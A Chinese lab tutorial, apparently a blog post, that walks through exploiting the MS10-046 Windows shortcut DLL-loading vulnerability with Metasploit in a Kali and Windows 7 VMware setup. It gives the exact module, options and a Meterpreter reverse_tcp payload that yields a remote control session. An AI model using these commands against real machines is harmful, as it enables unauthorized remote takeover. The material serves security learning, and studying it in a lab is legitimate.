漏洞復現:MS10-046漏洞
實驗工具
1、VMware虛擬機
2、Windows7系統虛擬機
3、Kali 2021 系統虛擬機
1、在VMware中打開Windows7虛擬機和Kali 2021虛擬機,並確保兩台機器處於同一網段,能互相ping通。


2、確定IP 地址和網路連接正常後,Kali 2021中輸入命令【msfconsole】進入MSF攻擊框架。

3、進入MSF攻擊框架後,搜索MS10-046漏洞,輸入命令【search ms10_046】,回車執行命令,搜索到下列漏洞。

4、引用編號為【0】的漏洞,輸入命令進行引用,輸入完畢後回車執行,命令如下【use exploit/windows/browser/ms10_046_shortcut_icon_dllloader】。

5、進入以後,輸入命令【show options】查看漏洞可配置的內容,根據需要,將【srvhost】配置成Kali的IP地址,輸入命令【set srvhost IP地址】進行配置,回車執行。

6、最後一步配置攻擊載荷payload,設置payload,命令如下【set payload windows/meterpreter/reverse_tcp】,payload的IP地址設置為Kali的IP地址,命令如下【set lhost IP地址】,輸入完畢回車執行。
7、漏洞環境配置完畢,輸入【run】進行運行。

8、可以看到生成了一個【URL地址】,將URL地址進行複製,到Windows 7虛擬機中的【瀏覽器】進行打開,觀察效果。

9、Windows 7 虛擬機中彈出了一個文件夾,其中有一個【.dll文件】和一個【快捷方式】,【雙擊】快捷方式後,回到Kali 2021虛擬機觀察效果。


10、Kali 2021虛擬機中顯示獲得一台機器的控制權,接下來輸入命令【sessions 1】進入到Windows 7系統的【meterpreter】控制介面,漏洞復現成功。
知乎地址://www.zhihu.com/people/yi-kuai-xiao-bing-gan-43-64/posts
CSDN地址://blog.csdn.net/liu914589417
歡迎關注評論,耶斯莫拉

